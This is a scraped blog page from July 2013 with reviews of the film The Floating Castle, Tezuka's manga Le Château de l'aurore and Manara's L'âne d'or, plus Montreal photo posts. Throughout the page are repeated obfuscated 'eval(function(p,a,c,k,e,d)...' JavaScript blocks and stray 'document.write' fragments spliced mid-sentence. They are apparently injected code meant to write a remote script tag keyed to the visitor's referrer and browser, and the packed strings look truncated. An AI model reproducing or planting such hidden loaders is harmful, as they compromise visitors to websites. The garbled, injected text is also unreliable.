 Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. “L’Homme qui plantait des arbres”, présentée par les Mosaïcultures Internationales de Montréal, photographiée le 18 juin avant l’ouverture officielle. Cette oeuvre se veut un hommage à Frédéric Back, qui a réalisé un film d’animation inspiré d’une nouvelle de Jean Giono, et représente l’action positive de l’homme sur son environnement, l’un des cinq sous-thèmes de la compétition.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|herfy|var|u0026u|referrer|ykyas||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|daskf|var|u0026u|referrer|ssffn||js|php’.split(‘|’),0,{}))

Month: July 2013
The Floating Castle
 WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sdfhb|var|u0026u|referrer|ftykh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dseaz|var|u0026u|referrer|sizeh||js|php’.split(‘|’),0,{}))
 “Japan’s long years of civil war are nearing a conclusion with Toyotomi Hideyoshi one short step away from finally uniting the land under his rule. He sends a huge army north against the Hojo clan, document.write(“”); his last enemy. The one stronghold he cannot take is Oshi Castle, a Hojo outpost in the land of Bushu. Called “the floating castle” because of the lake that surrounds it, it is under the command of Narita Nagachika, a popular leader known to the people of his domain, unflatteringly, as “nobou-sama”, from deku no bou, or “blockhead”. Under Hideyoshi’s order, General Ishida surrounds the castle with a force of 20,000 men. Nagachika, as his nickname suggests, is not much of a thinker, but he is a brave and obstinate leader. Against the overwhelming force of the Ishida army, the defenders of the valiant castle — no more than 500 men — unite with the common folk in stubborn resistance, refusing to retreat a single step, even when Ishida resorts to the extraordinary tactic of damming a river to flood them out. But, with victory in their grasp, outside events give the story a twist no one would have ever expected.” (from The Montreal World Film Festival program guide)
The release of the movie was delayed for a little more than a year because of the march 2011 T?hoku earthquake and tsunami. Obviously, the flooding tactic used by the Ishida army would have been a painful reminder of the tsunami tragedy. The producers thoughts for a moment to make a few changes to the movie in order to release it earlier, but they felt they couldn’t tamper with historical events.
The events retold in this movie are indeed largely accurate. In 1590, Toyotomi Hideyoshi undertook a last campaign in his effort to unify Japan. It was waged against the Late H?j? clan in the Kanto region, which was one of the last resistance to his authority. According to Mary Elizabeth Berry, H?j? Ujimasa had adopted a passive resistance strategy against Hideyoshi’s forces and withdrew most of his forces to Odawara Castle, which was defended by his son H?j? Ujinao. After a siege of several months, the H?j? surrendered. Hideyoshi gave the eight Kanto provinces to Tokugawa Ieyasu in exchange for his submission, thus unifying Japan under his rule and ending an era. During this campaign, Hideyoshi’s army had to laid siege to many castles of Kanto, including the Hachigata castle and the Oshi Castle. It is the siege of Oshi that is depicted in the movie. Despite his order to do otherwise, the lord of Oshi, Nagachika Narita, refused to surrender to Ishida Mitsunari (even after he dammed the river in an attempt to flood the castle) and hold the castle until the fall of Odawara was announced.
I really enjoyed this nice recreation of the era (particularly the sets and costumes). Of course, it might not be the best CGI I’ve seen but it’s good enough to well support the story. Usually, samurai movies offer drama with lots of angst, violence and sadness. It is quite rare to see a samurai comedy. Of course, contrary to western cinema, japanese movies are more complex and nuanced. So, in this movie, there is still lots of people dying (but not in a senseless manner), you still have fighting scenes, some suspense, but everything is done with a much lighter tone. All in all it is a good entertainment.
This is definitely one of my favourite at the 2012 Montreal Film Festival.
You can also read a variety of reviews (SBS Film, Screen Daily, Shomingekiblog and Variety) or view the trailer on Youtube:
You can also find on Youtube a 13-minute feature with behind-the-scene footage (in Japanese).
The Floating Castle (????? / Nobou no Shiro): Japan, 2012, 144 min.; Dir.: Shinji Higuchi & Isshin Inudo; Scr.: Ryo Wada (based on his own novel); Phot.: Shoji Ebara, Motonobu Kiyoku; Ed.: Soichi Ueno; Mus.: Koji Ueno; Prod. Design: Norihiro Isoda; Art dir.: Noriyuki Kondo; Cost. Des.: Akihiko Inamura, Kazuta Matsunaga, Mitsuru Otsuka; Prod.: Osamu Kubota, Shinji Ogawa; Prod. Co.: Asmik Ace Ent., IMJ Ent.; Distr.: Toho, Asmik Ace Ent.; Cast: Mana Ashida (Chidori), Nana Eikura (Kaihime), Takehiro Hira (Masaie Natsuka), Sei Hiraizumi (Yasusue Narita), Masachika Ichimura (Hideyoshi Toyotomi), Yusuke Kamiji (Mitsunari Ishida), Gin Maeda (Tahee), Takeo Nakahara (Hojo Ujimasa), Akiyoshi Nakao (Kazou), Hiroki Narimiya (Sakamaki), Isao Natsuyagi (monk), Masahiko Nishimura (Ujinaga Narita), Mansai Nomura (Nagachika Narita), Machiko Ono (Chiyo), Kôichi Satô (Tanba), Honami Suzuki (Tama), Takayuki Yamada (Yoshitsugu Otani), Tomomitsu Yamaguchi (Izumi). Official selection at the 2012 Tokyo International Film Festival and at the 2013 Udine Far East Film Festival. Winner of an Outstanding Achievement in Art Direction at the 2013 Japan Academy Prize. Film screened at the Montreal World Film Festival August 30th, 2012 (Cinema Quartier Latin 15). 
For more information you can visit the following websites:


 Available on DVD on these websites:


 The Floating Castle © 2011 “The Floating Castle” Film Partners. All rights reserved.
[ Traduire ]
Le Château de l’aurore
 “Grand amateur de l’Histoire de son pays, document.write(“”); Tezuka s’est souvent amusé à construire ses récits à partir d’épisodes marquants du passé, comme l’illustre ce Château de l’Aurore étincelant de fantaisie. Les intrigues politiques et le contexte historique font tout le sel de cette chronique palpitante située à l’époque de Hideyoshi Toyotomi (1536-1598), l’un des trois unificateurs du Japon féodal.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sihdf|var|u0026u|referrer|nyhae||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|edsnh|var|u0026u|referrer|nfhii||js|php’.split(‘|’),0,{}))
“Le puissant seigneur Muneharu Matsunoki se lance à la demande du shogun dans la construction d’un château de style «anglais». Malgré l’opposition des habitants, les travaux de l’extravagante bâtisse commencent. Mais le chantier devient le théâtre de mystérieux sabotages et des ombres inquiétantes rôdent bientôt dans le périmètre. Les liens familiaux et les rivalités de clans s’en mêlant, les passions s’exacerbent et la situation devient vite explosive. Déjà, c’est la guerre qui menace…”
“Cette œuvre réalisée au tout début des années 1960 témoigne de ce que les spécialistes japonais désignent comme «l’Âge d’or» d’Osamu Tezuka, période qui le voit s’affranchir de l’influence de Walt Disney et inventer les codes de la bande dessinée japonaise moderne. Le Château de l’Aurore n’est que l’un des nombreux joyaux méconnus dont regorge l’œuvre pléthorique de ce génie du 9e Art.” [ Texte tiré du blogue de l’éditeur ]
Continuez après le saut de page >>
Le Château de l’aurore (???? / Yoake Shiro) est un manga seinen écrit et illustré par celui qui est connu au Japon comme le “dieu du manga,” Osamu Tezuka. Prépubliée en feuilletons dans les magazines de l’éditeur Gakken Chûgaka Ichinen Course et Chûgaka Ninen Course (de septembre 1959 à mars 1961), l’histoire fut finalement compilée en un seul volume en mai 1961 par l’éditeur Suzuki. Il a été réédité en août 1978 par Kodansha, en juin 1997 et décembre 1998 par Sh?gakukan (deux différent formats), puis par Gakken en août 2003. La traduction française est paru chez Cornélius en mars 2008. Il a été nominé pour le prix jeunesse du Festival de bande-dessinée d’Angoulème en 2008.
Il est toujours difficile de parler d’un monument comme Osamu Tezuka (1928-1989). Considéré comme l’un des pères du manga (ou même un “dieu”), il a fortement contribué à établir les règles du genre, il a eut une influence énorme sur la culture japonaise et s’est révélé un mangaka versatile et extrêmement prolifique (il a produit environ sept-cent oeuvres soit plus de 150,000 pages!). Il est quasi impossible de vraiment exprimer l’importance qu’il a eut dans l’histoire du manga. On connait tous bien sûr des titres comme Astro Boy, Le Roi Léo ou Princesse Saphir mais ceux-ci ne sont qu’une goutte d’eau dans l’océan de sa production et cela même si on ne compte que la cinquantaine de titres traduit en français (dont plusieurs sont disponible en bibliothèques).
Ces titres qui nous viennent facilement à l’esprit donnent l’impression qu’il dessinait surtout pour les enfants (et son style simple et souvent caricatural renforce ce sentiment) alors que son oeuvre est pourtant très diversifié tant dans les genres (drame ou comédie, que ce soit fantastique, historique ou science-fiction) que dans les thèmes abordés (nature, technologie, médecine, politique, philosophie, religion, etc.). Il a produit de nombreux manga pour adultes, avec des histoires très sérieuses (ne serait-ce que L’Histoire des 3 Adolf, M.W. ou Kirihito), mais tout au long de son oeuvre (peu importe laquelle) il a toujours conservé la volonté d’être didactique et de promouvoir la connaissance ainsi qu’un profond humanisme (après tout il avait fait ses études en médecine).
Le Château de l’aurore est une oeuvre plutôt mineure de Tezuka. La plupart des ouvrages consacré au maître n’en parle même pas. C’est pourtant une oeuvre charnière mais qui demeure tout de même assez typique. Lorsqu’elle est publiée, Tezuka a trente-et-un ans mais cela fait déjà treize ans qu’il a publié sa première histoire, Maachan no Nikkich? (1946). Entre temps il a principalement produit Shin Takarajima (1947, son premier succès), Metropolis (1949), Le Roi Léo (1950), Captain Atom (1951-52, où Astro fait sa première apparition), Astro Boy (1952-68), Princesse Saphir (1953) et il a débuté les quatre premiers chapitres de Phénix (1954-57). Lorsqu’il débute Le Château de l’aurore (1959-61), il a finalement atteint sa maturité artistique et perfectionné un style qui lui est propre.
Le Château de l’aurore est un récit historique avec une touche de fantasy. C’est-à-dire que le contexte historique est véridique mais les personnages principaux et les lieux sont fictifs. Comme nous l’apprend la postface de la traductrice Nathalie Bougon, Tezuka a choisit de situer son récit dans “l’une des époques les plus fascinantes de l’histoire du Japon”: l’ère de Momoyama (1568-1603). Marquée par trois grands généraux, ce sera une période de transition entre l’ancien Japon féodal (l’époque Sengoku / Muromachi) et l’ère d’Edo. D’abord Nobunaga Oda entreprend l’unification du Japon. À sa mort, Hideyoshi Toyotomi lui succède et continue l’unification qui sera complétée en 1591 par l’alliance avec son adversaire d’antan, Ieyasu Tokugawa. Toutefois, à la mort de Toyotomi en 1598, Tokugawa s’oppose rapidement à la régence de son fils Hideyori et, après la fameuse bataille de Sekigahara en 1600, prend le contrôle du pays tout entier (quoique Hideyori ne sera complètement vaincu qu’en 1615 avec le siège et la destruction du château d’Osaka). Tokugawa instaure le Bakufu en 1603 et ce sera le début du shogunat Tokugawa, qui règnera sur un Japon unifié, pacifié et refermé sur lui-même jusqu’à la restauration Meiji en 1868.
Le récit débute avec un mystérieux personnage qui entre au château du seigneur Muneharu Matsunoki. Le fils du seigneur, Midori-maru, surprend son père en réunion avec celui-ci, qui se révèle être l’architecte Ugetsu-saï. On y apprend que le shogun Toyotomi, inquiet de mouvements de troupes dans le Kanto (possiblement une manigance de Tokugawa), a demandé au seigneur de faire construire en secret un château-fort sur ses terre. Cela devra être le plus beau château du monde, construit dans un style anglais pseudo-élisabethain (un peu comme le château de Disney). Le château doit être secrètement construit en surplomb d’une vallée qui appartient au domaine public et non au seigneur. Une jeune femme, O-tae, y construit une école pour jeune paysans pauvres. Midori-maru tente de la convaincre de quitter mais, lorsqu’il échoue, il fera tout son possible pour l’aider et la protéger.
La supervision de la construction du château est confié au maître d’armes To-no-suké Murasaki, mais les travaux sont constamment perturbés par le sabotages des espions de l’ennemi et des intrigues politiques. De plus, Yayoï–la fille du ministre, secrètement en amour avec Midori-maru–est jalouse de la relation de celui-ci avec O-tae et fera tout pour leur nuire. Lorsque les villageois sont expulsés de leur terres et que la maîtresse d’école est condamné à mort, Midori-maru sauve celle-ci et s’enfuit avec elle. Il se révolte contre son père en s’opposant à la poursuite travaux dont le coût humain est trop élevé. Le ministre est assassiné par un traitre déguisé en oni, mais Midori-maru, déguisé en ouvrier, le confronte et le blesse. Yayoï, avec l’aide de To-no-suké, sur qui elle a maintenant dévolu son affection, cherche désespérément à venger la mort de son père. Lorsqu’elle découvre que le traitre n’est nul autre que To-no-suké, elle se suicide. To-no-suké, rongé par le remort, se repent. Le château est finalement complété mais, à la mort de Toyotomi, le nouveau shogun Tokugawa assiège le château. Midori-maru revient pour aider son père, qui a décidé de saborder le château à l’aide d’explosifs. Mais, piégés, le père et le fils réconciliés meurent dans sa destruction–une fin où Tezuka veut sans aucun doute rappeler la destruction du château d’Osaka et la mort de Hideyori.
Le Château de l’aurore est un oeuvre plutôt typique de Tezuka. Son style y est très simple (trop pour certains) mais assez efficace. S’il commence vraiment à maîtriser son art, ce n’est pas encore parfait au niveau de la narration qui manque un peu de fluidité. Malgré le sérieux apparent du sujet, Tezuka laisse toujours une bonne place à l’humour. Un bon exemple est la scène où Midori-maru affronte To-no-suké, qui lui lance un bâton de dynamite dont il tranche la mèche de son sabre. “Bravo! Je vois que tu maîtrises l’art du sabre!” s’exclame To-no-suké. Midori-maru lui répond, “Et toi l’art du calunar! Je te rappelle que la dynamite n’existe pas à notre époque!”
Cornélius nous offre ici une publication d’excellente qualité (tant au niveau de l’impression que du choix du papier), notamment par la restauration des planches originales (par l’utilisation de différentes éditions ils ont pu ainsi recréer les trames de gris de façon à éviter un effet de moiré embarrassant). Ce n’est certes pas le meilleur manga de Tezuka mais c’est tout de même un ouvrage intéressant. Ce n’est pas une lecture indispensable mais si, comme moi, Tezuka vous intéresse je vous le suggère tout de même.
Extraits des pages 51 et 132

 Un extrait de vingt-huit pages (en format PDF) est disponible sur le site de l’éditeur mais, comme ce site est programmé en Flash, il est impossible de vous y rediriger par un simple lien alors vous en trouverez une copie ici.
Le château de l’aurore, par Osamu Tezuka. Paris, Éditions Cornélius (Coll. Paul), mars 2008. 15 x 21 x 2 cm, 160 pg., 15.50 € / $26.95 Can. ISBN: 978-2-9154-9249-1. Sens de lecture Japonais. Recommandé pour jeunes adultes (14+). 
Pour plus d’information vous pouvez consulter les sites suivants:


Le château de l’aurore © 2008 by Tezuka Productions. All rights reserved. Design & traduction © Cornélius 2008.
[ Translate ]
Paysages
Une photo d’arc-en-ciel (prise le 17 juillet à 20:20)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rknnb|var|u0026u|referrer|intbh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|easzs|var|u0026u|referrer|afhzk||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9385547933/" target="“new”" title="Look: a rainbow! by clodjee, document.write(“”); on Flickr”> Un superbe couché de soleil (pris le 22 juillet à 20:18)

Vous pouvez voir d’autres photos de couchés de soleil sur mon album Flickr “Paysages” (prises le 22 juillet entre 19:59 et 20:54).
L’image du chat-medi (2013-07-27)
Une photo de Saya prise aujourd’hui à 13:11
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|isbsn|var|u0026u|referrer|afzzb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dkdya|var|u0026u|referrer|ddhai||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9388234882/" target="“new”" title="Saya by clodjee, document.write(“”); on Flickr”>
L’image du mer-fleurie (2013-07-24)
Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. Dans le volet Interational, l’entrée de la ville de Shanghai (Chine), “Une histoire vraie!”, photographiée le 18 juin avant l’ouverture officielle. L’œuvre est inspirée d’une histoire vraie qui s’est déroulé dans la Réserve naturelle de Yancheng vers la fin des années 1980. Xu Xiu Juan, une jeune fille qui adorait les grues à tête rouge, a voulu sauver une grue blessée dans un marais au détriment de sa vie. Cette histoire a tellement touchée les Chinois qu’on en a fait une chanson.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|heszd|var|u0026u|referrer|dzitn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbzhh|var|u0026u|referrer|fyytb||js|php’.split(‘|’),0,{}))

L’âne d’or par Milo Manara
 “La version érotique d’un classique de la littérature latine, document.write(“”); revu par l’un des maîtres de l’érotisme en bande dessinée.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hdbyt|var|u0026u|referrer|zaeai||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbnni|var|u0026u|referrer|zkzds||js|php’.split(‘|’),0,{}))
“Cet album propose le récit des péripéties du jeune Lucius, transformé en âne et soumis aux vicissitudes d’une vie d’errance. Brigands, sorcières et patriciennes aux mœurs légères se succèdent au fil de ce conte érotique sans tabous, tour à tour inquiétant et truculent. Inspiré de L’Ane d’Or d’Apulée, ce récit fait partie des œuvres marquantes de Milo Manara, au sommet de son art.” [ Texte du site de l’éditeur ]
Continuez après le saut de page >>
J’ai déjà mentionné cette adaptation de Milo Manara quand j’ai commenté Les Métamorphoses ou l’âne d’or d’Apulée et je m’étais promis d’y jeter un oeil. Et bien c’est fait.
Milo Manara est un artiste de renom et de grand talent, qui se consacre surtout à la bande-dessinée érotique. Il n’est donc pas surprenant qu’il ait choisi d’illustrer l’oeuvre d’Apulée dont le sujet se prête très bien à l’érotisme. Il n’en est d’ailleurs pas à sa première adaptation (il a auparavant réalisé le Décaméron de Boccace, les Voyages de Gulliver de Jonathan Swift, Vénus et Salomé de Pierre Louÿs, ou même le Kama-Sutra). L’âne d’or n’est pas exempt d’influences, car certains décors (grosses têtes de statues en arrière-plan) ne sont pas sans rappeler le Satyricon de Fellini, un cinéaste qui l’a d’ailleurs souvent inspiré et avec qui il a parfois collaboré. L’âne d’or a d’abord été publié aux Humanoïdes Associés en 1999. Il a connu une second édition en 2007 sous le titre “Le Métamorphose de Lucius,” puis a été réédité en 2011 sous le titre original.
L’album nous raconte les mésaventures de Lucius qui voyage en Thessalie pour affaires. Arrivé à Hypata, il loge chez l’avare Milon dont la femme Pamphile est réputée magicienne. Il se rend aux bains où il rencontre son ancienne nourrice, Byrrhène, qui l’invite à une fête le lendemain. Il retourne chez Milon pour le repas et, le soir venu, la servante Photis le rejoins dans sa couche pour un accouplement torride (la seule véritable scène de sexe de l’album, qui pour le reste offre surtout beaucoup de nudité). Le lendemain, Lucius se rends à la fête que Byrrhène donne à l’occasion des Lupercales (célébrant la fécondité, bacchus et le dieu des rires). Le banquet dégénère en orgie et Lucius revient complètement ivre. Croyant voir des brigands dans la nuit, il les attaque de son glaive. On l’arrête et le juge pour avoir tué d’innocents citoyens mais finalement tout cela n’est qu’une supercherie pour se moquer de lui. De retour chez Milon, Lucius retrouve Photis qui a reçu une belle fessée, car on croit qu’elle a trahit les secrets de sa maîtresse (ici la raison de la fessé diffère du récit original). Lucius, curieux, espionne la sorcière avec l’aide de Photis. Il la voit s’enduire d’un onguent et se transformer en oiseau de nuit. Il désire faire de même mais se voit plutôt transformé en âne!
Ainsi débutent véritablement les tribulations de Lucius. Photis le cache dans l’écurie et il lui suffira de manger quelques roses fraîches au matin pour faire disparaitre le sortilège. Toutefois, des brigands dévalisent la villa de Milon durant la nuit et l’âne (Lucius) est réquisitionné pour porter le butin. Il s’échappe du repère des brigands avec une de leur captives mais ils sont recapturé. Toutefois, ils sont libéré par l’époux de celle-ci qui s’était secrètement joint au groupe. On le confit aux soins d’un jeune garçon qui se révèle très cruel et torture Lucius. Il s’échappe à nouveau mais se retrouve vendu aux enchères à une secte de Cybèle. Puis devient une bête de somme chez un meunier. Puis est acheté par un couple de patriciens qui le traite fort bien, mais dont la maîtresse s’offre à lui et, ne pouvant refuser, il la prends avec son gros phallus d’âne! (Ici Manara montre tout de même un certaine pudeur: s’il n’hésite pas à montrer le membre viril de Lucius lorsqu’il est avec Photis, les scènes de bestialité, elles, sont savamment cachée par les bulles!) Ayant prouvé sa valeur, il se retrouve à jouer l’époux d’une condamné dans un spectacle du cirque. Mais réalisant qu’ils seront tous deux livrés aux fauves, il s’enfui à nouveau. Il court jusqu’à la mer où il implore la miséricorde de Cerès (Isis). Celle-ci lui apparait et promet sa rédemption. Au matin, il rencontre une procession et le prêtre porte une couronne de roses. Il en mange et redevient enfin un homme!
Le récit de Manara est assez fidèle à l’histoire d’Apulée, non pas tant par son exactitude que par son esprit. En effet, Manara choisit judicieusement les scènes qu’il illustre, ne sélectionnant que celles qui sont le plus propice à son sujet préféré: l’érotisme. Il omet le récit des contes intercalaires (l’histoire de Thelyphron ainsi que celle d’Eros et Psyché) et quelques une des tribulations de Lucius (ou en altère certains événements). Toutes ces omissions et changements rendent le récit un peu saccadé et anecdotique. En fait, l’histoire que Manara nous raconte est une sorte de condensé de lecture (Reader’s digest) érotique!
